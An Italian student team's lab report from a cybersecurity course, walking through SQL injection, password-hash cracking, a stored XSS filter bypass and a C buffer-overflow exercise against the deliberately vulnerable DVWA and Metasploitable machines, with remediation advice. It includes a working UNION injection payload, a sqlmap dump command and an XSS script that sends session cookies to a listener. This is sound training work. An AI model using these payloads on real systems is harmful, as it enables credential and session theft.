



REPORT

Build Week III

Gennaio 2024



IL TEAM



Giulia Salani



Amedeo Natalizi



Armando Librera



Corrado Li Quadri



Maria Flavia Minotti



Guglielmo Carratello




Michael Bonifazi

Indice




WEB APP EXPLOIT SQLI

Traccia giorno 1




WEB APP EXPLOIT XSS

Traccia giorno 2



SYSTEM EXPLOIT BOF

Traccia giorno 3



EXPLOIT META

Traccia giorno 4



EXPLOIT WINDOWS

Traccia giorno 5

Attacchi ai sistemi: tool e app




DVWA

WEB APP VOLUTAMENTE
VULNERABILE PER TEST DI
SICUREZZA



BURPSUITE

TOOL PER I TEST DI
SICUREZZA ALLE WEB APP



SQLMAP

TOOL PER SQL INJECTION
AUTOMATIZZATE

Web Application Exploit SQLi

Traccia Giorno 1:


Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare **in chiaro** la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti laboratorio Giorno 1:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24



SQL Injection

L' SQL injection è una categoria di attacchi informatici in cui **un attaccante inserisce o manipola comandi SQL in campi di input di un'applicazione web.**

Scopo dell'attacco è compromettere la sicurezza del sistema e **ottenere accesso non autorizzato** ai dati nel database sottostante.

Quando un'applicazione web, nel nostro caso DVWA, incorpora direttamente o quasi i valori inseriti in input dagli utenti nelle query SQL, senza effettuare le dovute verifiche e **senza prevedere meccanismi di sanificazione degli input**, si può sfruttare questa vulnerabilità per eseguire query SQL non autorizzate.



Preparazione ambiente

Prerequisito essenziale per lo svolgimento dell'esercitazione è che le macchine virtuali si trovino sulla stessa rete interna. Per questo occorre modificare gli IP di ciascuna macchina e impostarli secondo la consegna.

Per testare la connettività di rete, si utilizza l'utility ping seguita dagli indirizzi dell'altra macchina.

Lo scambio di pacchetti icmp fra le macchine conferma la correttezza della configurazione.

➔ Kali Linux: IP 192.168.13.100

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.379 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.263 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.361 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.326 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.297 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.377 ms
^C
--- 192.168.13.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.263/0.333/0.379/0.042 ms
```

```
(kali㉿kali)-[~]
$ █
```

➔ Meta: IP 192.168.13.150

```
msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.424 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.488 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.364 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.359 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.666 ms
--- 192.168.13.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 0.359/0.596/1.276/0.321 ms
msfadmin@metasploitable:~$
```



Injection e recupero hash

Per recuperare la password dell'utente Pablo Picasso, si procede all'injection di una query SQL nel campo di input utente.

Query:

```
%' and 1=0 union select null,  
concat(first_name,0x0a,last_name,0x0a,user,  
0x0a,password) from users #
```

Tale query permette la pubblicazione a schermo della tabella Users. Nel contenuto pubblicato sono visibili anche i dati di Pablo Picasso, incluso l'hash della password.

Vulnerability: SQL Injection

User ID:

Submit

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99



Analisi query

- ‘%’ è un carattere jolly utilizzato in SQL per rappresentare qualsiasi sequenza di caratteri.
- ‘**and 1=0**’ è una condizione che non sarà mai vera (‘1=0’ è sempre falso). Quindi, come nella query precedente, questa parte assicura che la parte successiva della query venga eseguita senza condizioni valide dalla parte originale della query.
- ‘**union select null**’ sta introducendo un’operazione di unione tra i risultati della query originale e quelli della nuova query.
- ‘**concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)**’ è la parte che sta cercando di combinare i valori delle colonne ‘first_name’, ‘last_name’, ‘user’, e ‘password’ dalla tabella ‘users’. La funzione ‘concat’ viene utilizzata per concatenare i valori delle colonne e 0x0a rappresenta un carattere di nuova riga (line feed).
- ‘**from users**’ specifica la tabella dalla quale recuperare i dati, che in questo caso è la tabella ‘users’.
- ‘#’ è un carattere di commento in SQL, che indica che il resto della query dovrebbe essere ignorato.



Decrittazione dell'hash

Dopo aver individuato l'utente "Pablo Picasso" e ottenuto il suo hash di password, si crea il file di testo contenente la seguente stringa: pablo: 0d107d09f5bbe40cade3de5c71e9e9b7 (poi nominato hash.txt).

Per decifrare la password in hash, viene utilizzato **John the Ripper**, tramite attacco a dizionario. Il tool necessita di due file per il proprio funzionamento: un file (**hash.txt**) con l'hash della password da decrittare e un file (**rockyou.txt**) contenente un dizionario (wordlist) di password predefinite. Il tool cerca una corrispondenza fra l'hash della password e i dati contenuti nella wordlist.

L'attacco permette di ottenere la password in chiaro: letmein.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2024-01-12 04:55) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



Analisi comando

- **--format=raw-md5** Specifica il formato dell'hash che verrà attaccato. In questo caso, indica che l'hash fornito nel file "hash.txt" è in formato raw MD5.
- **--wordlist=rockyou.txt** Specifica il percorso del file di parole (wordlist) da utilizzare durante l'attacco di forza bruta. In questo caso, si sta usando il file "rockyou.txt" come lista di parole. Il file "rockyou.txt" è una delle wordlist più utilizzate, contenente una vasta gamma di password comuni.
- **hash.txt** Indica il percorso del file contenente l'hash MD5 che si desidera attaccare.

✓ SQLmap(Extra)

SQLMap è uno strumento open-source specializzato nella rilevazione e sfruttamento di vulnerabilità legate alle SQL injection. SQLMap opera attraverso una serie di tecniche avanzate per sondare il database estraendo informazioni come nomi di tabelle, colonne e dati contenuti nelle tabelle.

Per il corretto funzionamento del tool è necessario estrapolare i cookie di sessione.

Per estrarre i cookie viene utilizzato il tool Burp Suite. **Burp Suite** è uno strumento di sicurezza informatica ampiamente utilizzato per il test delle vulnerabilità nelle applicazioni web, ed è dotato di diverse funzionalità. Il suo componente principale è il "Proxy", che consente agli utenti di intercettare, modificare e ispezionare il traffico web. Dopo aver intercettato il traffico dell'utente collegato alla DVWA, e utilizzando i cookie della sessione, si lancia una serie di comandi con SQLmap al fine di recuperare tutti i parametri della tabella "users", tra cui la password dell'utente Pablo Picasso. La password è decifrata da SQLmap ed esposta in chiaro.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.32.102/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="PHPSESSID=9225f8a1ab31ef2855f7c1e7944e2022; security=low" -T users --dump
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.50.103/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.50.103/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.50.103/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://192.168.50.103/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.50.103/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Web Application Exploit XSS

Traccia Giorno 2:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**



Preparazione ambiente

Prerequisito essenziale per lo svolgimento dell'esercitazione è che le macchine virtuali si trovino sulla stessa rete interna. Per questo occorre modificare gli IP di ciascuna macchina e impostarli secondo la consegna.

Per testare la connettività di rete, si utilizza l'utility ping seguita dagli indirizzi dell'altra macchina.

Lo scambio di pacchetti icmp fra le macchine conferma la correttezza della configurazione.

➤ Kali Linux: IP 192.168.104.100

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=1.54 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.98 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=2.31 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=1.43 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.429/1.815/2.313/0.352 ms

(kali㉿kali)-[~]
$
```

➤ Meta: IP 192.168.104.150

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=11.5 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=1.62 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=1.90 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=1.33 ms
--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 1.336/4.092/11.503/4.283 ms
msfadmin@metasploitable:~$ _
```



Web server Python

Ci sono diversi strumenti software che consentono di creare un web server, come Apache e Nginx; ai fini del nostro test si sceglie una configurazione base utilizzando Python. Con il comando **python -m http.server 4444** è possibile avviare un web server locale (sulla macchina Kali) tramite python.

Il parametro **-m** consente l'uso di un modulo, nel nostro caso “**http.server**”, come script eseguibile per avviare il web server. Infatti, il codice utilizza il modulo “**http.server**” che fornisce un web server HTTP per la gestione delle relative richieste. “4444” è invece la porta su cui il server sarà in ascolto.

```
(kali㉿kali)-[~]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Vulnerability: Stored Cross Site Scripting

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Name: test
Message: This is a test comment.
Sign Guestbook



Reflection point

Nella sezione ‘name input’, la stringa dall’utente viene manipolata dalla funzione str_replace, sostanzialmente quando trova all’interno dell’input utente la sequenza “<script>” viene sostituita con “”.

Nonostante la misura di sicurezza è possibile aggirare il controllo.

Per esempio utilizzando lo script:

```
<sc<script>ript>alert("sei stato hackerato")</script>
```

In fase di sanificazione, la funzione str_replace rileva, all’interno della stringa, la sequenza “<script>” e la elimina dall’input

Il risultato sarà:

```
<script>alert("sei stato hackerato")</script>
```

In caso di visualizzazione di una finestra pop-up, è possibile affermare di aver individuato il reflection point

➤ Codice php relativo all’input

The screenshot shows the "Stored XSS Source" page of the Damn Vulnerable Web Application (DVWA). The code is as follows:

```
<?php  
if(isset($_POST['btnSign']))  
{  
    $message = trim($_POST['mtxMessage']);  
    $name = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = trim(strip_tags(addslashes($message)));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}
```

Below the code, there are three status indicators: Username: admin, Security Level: medium, and PHPIDS: disabled. At the bottom right, there are "View Source" and "View Help" buttons.

➤ Finestra pop-up





Script

Viene inserito lo script:

```
<sc<script>ript>var img= new  
Image();img.src='http://127.0.0.1:4444/?' +  
document.cookie</script>
```

Dove:

-var img = new Image() crea un nuovo oggetto Image, che è una immagine dinamica

-img.src = 'http://127.0.0.1:4444/?' assegna (=) la sorgente dell'immagine (img.src) all' URL 'http://127.0.0.1:4444' ovvero l'indirizzo web del server che gira sul localhost in ascolto sulla porta 4444.

-document.cookie è il documento HTML che esegue lo script contenente document.cookie, cioè l'oggetto dei cookie associato alla pagina web e che ne contiene tutti i relativi cookie.

Name * <sc<script>ript>var img = new Image();img.src = 'http://127.0.0.1:4444/?' + document.cookie;</script>

Message * ciao

Damn Vulnerable Web App +

← → C ⌂ 192.168.66.2/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-D

Vulnerability: Stored Cross Site Scripting

Home Instructions Setup

Brute Force Command Execution CSRF

File Inclusion SQL Injection

SQL Injection (Blind)

Upload XSS reflected

XSS stored

DVWA Security PHP Info About

Logout

Name: test Message: This is a test comment.

Name: ciao Message: ciao

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin Security Level: medium PHPIDS: disabled



Attacco multi-target

Trattandosi di un XSS persistente, lo script inserito in input viene memorizzato all'interno del database dell'applicazione web.

Quindi ogni volta che un utente visita la pagina web di DVWA, lo script malevolo eseguito indurrà i web browser ad inviare, al server remoto del localhost, una richiesta HTTP GET, per effettuare il caricamento di un oggetto immagine, che non verrà visualizzato nella pagina web, ma che contiene i cookie degli utenti relativi alla pagina web come parametro della richiesta.

➤ Output web server

```
kali@kali:~$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [22/Jan/2024 11:14:02] "GET /?security=medium;%20PHPSESSID=0f88b
```



Remediation

- **Validazione dei dati in input:** Verifica accurata e filtraggio dei dati in input lato server.
- **Escape dei dati prima della visualizzazione:** Applicazione di escape per caratteri speciali prima della visualizzazione.
- **Content Security Policy (CSP):** Implementazione di una CSP rigida tramite l'intestazione HTTP per limitare l'esecuzione di script alle sole fonti affidabili.
- **Utilizzo di framework sicuri:** Preferenza per framework web con funzionalità di sicurezza integrate.
- **Sanitizzazione dei dati:** Utilizzo di librerie per rimuovere tag e script indesiderati dai dati inseriti dagli utenti.
- **Input validation lato client:** Implementazione di validazione lato client per prevenire errori di input.
- **HTTPS:** Assicurarsi che la web app utilizzi una connessione sicura (HTTPS) per proteggere i dati durante la trasmissione .
- **Monitoraggio e logging:** rilevare e registrare tentativi di attacco XSS.
- **Formazione degli sviluppatori:** Assicurarsi che il team di sviluppo sia ben informato sulle best practice di sicurezza e consapevole dei rischi associati agli attacchi XSS, fornendo formazione e risorse aggiornate.

System Exploit BOF

Traccia Giorno 3:

Leggete attentamente il programma in allegato. Viene richiesto di:




BW_D3_BOF.c

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.



Buffer Overflow

Il Buffer Overflow è una **vulnerabilità dovuta alla mancanza di controlli sulla dimensione dei buffer**, un'area di memoria RAM per i dati temporanei come l'input utente, durante la programmazione. Se non correttamente sanificato, **un input superiore alla dimensione del buffer può sovrascrivere la memoria oltre lo spazio allocato**, potenzialmente modificando il programma. Se sfruttata, questa vulnerabilità consente di controllare il flusso del programma ed eseguire codice malevolo.

Il **segmentation fault** è un errore critico **causato da accessi non autorizzati a parti di memoria**, spesso derivante da Buffer Overflow.

Le conseguenze principali di questo tipo di attacco includono il crash del programma o del sistema operativo, attacchi di privilege escalation, esecuzione di codice malevolo sulla macchina vittima e elusione delle funzionalità di sicurezza del sistema operativo.



Analisi del codice

Il programma, scritto in linguaggio C, **chiede all'utente di inserire 10 numeri interi, memorizza tali valori in un vettore (vector) e li stampa**. Successivamente, utilizza l'algoritmo Bubble Sort per **l'ordinamento dei valori** nel vettore.

Tale algoritmo opera confrontando iterativamente coppie di elementi adiacenti nell'array (buffer) e scambiandoli se sono fuori ordine. Questo processo si ripete fino a quando l'intero array è ordinato dall'elemento più piccolo all'elemento più grande.

Il programma usa variabili di controllo, come i, j, e k, e una variabile temporanea swap_var per gli scambi durante l'ordinamento.

Infine, il programma stampa il vettore originale e quello ordinato.

Il flusso è strutturato in un blocco principale main() con cicli for per l'input, la stampa e l'ordinamento.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
27
28    for (j = 0 ; j < 10 - 1; j++)
29    {
30        for (k = 0 ; k < 10 - j - 1; k++)
31        {
32            if (vector[k] > vector[k+1])
33            {
34                swap_var=vector[k];
35                vector[k]=vector[k+1];
36                vector[k+1]=swap_var;
37            }
38        }
39    }
40    printf("Il vettore ordinato e':\n");
41    for (j = 0; j < 10; j++)
42    {
43        int g = j+1;
44        printf("[%d]:", g);
45        printf ("%d\n", vector[j]);
46    }
47
48
49
50 }
```



Verifica delle ipotesi

L'esecuzione del programma conferma le ipotesi iniziali, ovvero: inserendo 10 numeri interi in ordine casuale, il programma prima restituisce in output l'array di valori nell'ordine in cui sono stati inseriti e poi ne restituisce in output l'elenco in ordine crescente.

```
kali@kali: ~/Desktop/Epicode_Lab
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ ./BW_D3_BOF
Inserire 10 interi:
[1]:45
[2]:34
[3]:34
[4]:128
[5]:89
[6]:56
[7]:78
[8]:233
[9]:4466
[10]:1
Il vettore inserito e':
[1]: 45
[2]: 34
[3]: 34
[4]: 128
[5]: 89
[6]: 56
[7]: 78
[8]: 233
[9]: 4466
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:34
[3]:34
[4]:45
[5]:56
[6]:78
[7]:89
[8]:128
[9]:233
[10]:4466
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$
```


Segmentation fault: soluzione 1

CODICE ORIGINALE

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
```

CODICE MODIFICATO

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = -14 ; i < 10 ; i++)
12    {
13        int c= i+14;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
```



SOLUZIONE 1

Spiegazione

La premessa è che, nel linguaggio C, gli array iniziano da un indice 0. Quando si utilizza un indice negativo come -14, si sta cercando di scrivere oltre la dimensione effettiva dell'array vector. Questo comportamento è indefinito e potrebbe provocare un errore di segmentation fault.

Come già spiegato, nel codice in esame la variabile vector è un array e, nel primo ciclo for del codice modificato, l'indice non viene inizializzato a zero, bensì con valore negativo ($i = -14$). Perciò, quando vengono assegnati i valori agli elementi dell'array vector all'interno di questo ciclo, vengono sovrascritte le celle di memoria adiacenti a quelle occupate dall'array.

OUTPUT SOLUZIONE 1

```
kali@kali: ~/Desktop/Epicode_Lab
```

```
File Actions Edit View Help
```

```
(kali㉿kali)-[~/Desktop/Epicode_Lab]
```

```
$ ./BW_D3_BOF_soluzione1
```

```
Inserire 10 interi:
```

```
[0]:455
```

```
[1]:67
```

```
[2]:2
```

```
[3]:45
```

```
[4]:677
```

```
[5]:8
```

```
[6]:6
```

```
[7]:41
```

```
[8]:23
```

```
[9]:34
```

```
[10]:667
```

```
[11]:567
```

```
[12]:445
```

```
zsh: segmentation fault ./BW_D3_BOF_soluzione1
```

```
(kali㉿kali)-[~/Desktop/Epicode_Lab]
```

```
$
```


Segmentation fault: soluzione 2

CODICE ORIGINALE

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
27
28    for (j = 0 ; j < 10 - 1; j++)
29    {
30        for (k = 0 ; k < 10 - j - 1; k++)
```

CODICE MODIFICATO

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
27
28    int *ptr = NULL;
29
30    *ptr = 10;
```



OUTPUT SOLUZIONE 2

SOLUZIONE 2

Spiegazione

La dichiarazione "int *ptr = NULL;" inizializza un puntatore ptr a cui viene assegnato il valore NULL.

Un puntatore è una variabile che contiene l'indirizzo di memoria di un'altra variabile. Il valore NULL è un valore speciale che indica che il puntatore non punta a nessuna variabile o indirizzo di memoria valido.

La riga successiva, *ptr = 10;, tenta di dereferenziare il puntatore ptr e assegnare il valore 10 all'indirizzo di memoria a cui punta ptr. Tuttavia, poiché ptr è stato inizializzato con il valore NULL, cioè un indirizzo di memoria non valido, questo comporta un errore di segmentazione (segmentation fault).

```
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ ./BW_D3_BOF_soluzione2
Inserire 10 interi:
[1]:5
[2]:6
[3]:24
[4]:56
[5]:345
[6]:7
[7]:345
[8]:223
[9]:556
[10]:677
Il vettore inserito e':
[1]: 5
[2]: 6
[3]: 24
[4]: 56
[5]: 345
[6]: 7
[7]: 345
[8]: 223
[9]: 556
[10]: 677
zsh: segmentation fault  ./BW_D3_BOF_soluuzione2

(kali㉿kali)-[~/Desktop/Epicode_Lab]
$
```



Remediation

- **Input Utente e Array:** Sanitizzare l'input trattandolo come "char" e usando isdigit(). Verificare gli indici degli array per evitare buffer overflow.
- **Gestione Stringhe e Funzioni Sicure:** Controllare la lunghezza delle stringhe e assicurarsi che siano terminate correttamente. Evitare funzioni pericolose come gets(), preferendo fgets() o fscanf(). Usare funzioni di libreria sicure, come strncpy() invece di strcpy().
- **Allocazione di Memoria e Puntatori:** Verificare i limiti delle allocazioni di memoria. Inizializzare e controllare i puntatori per evitare dereferenziazioni NULL.
- **Strumenti di Analisi e Caratteristiche del Linguaggio:** Utilizzare strumenti di analisi statica e dinamica. Sfruttare caratteristiche di sicurezza del linguaggio, come l'indicizzazione degli array a partire da 0.
- **Semplicità del Codice:** Mantenere il codice semplice per facilitare la comprensione e ridurre la probabilità di errori.


Attacchi ai sistemi: i tool



Nessus
VULNERABILITY SCANNER



Metasploit
FRAMEWORK DI TEST PER LA
SICUREZZA INFORMATICA



NMAP
NETWORK SCANNER

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio Giorno 4:


IP Kali Linux: 192.168.50.100

IP Metasploitable: 192.168.50.150

Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)



Samba

Samba è un software di implementazione di SMB che consente ai sistemi operativi, diversi da Windows, di utilizzare il protocollo SMB (Server Message Block) per la condivisione di risorse, file e stampanti su una rete.

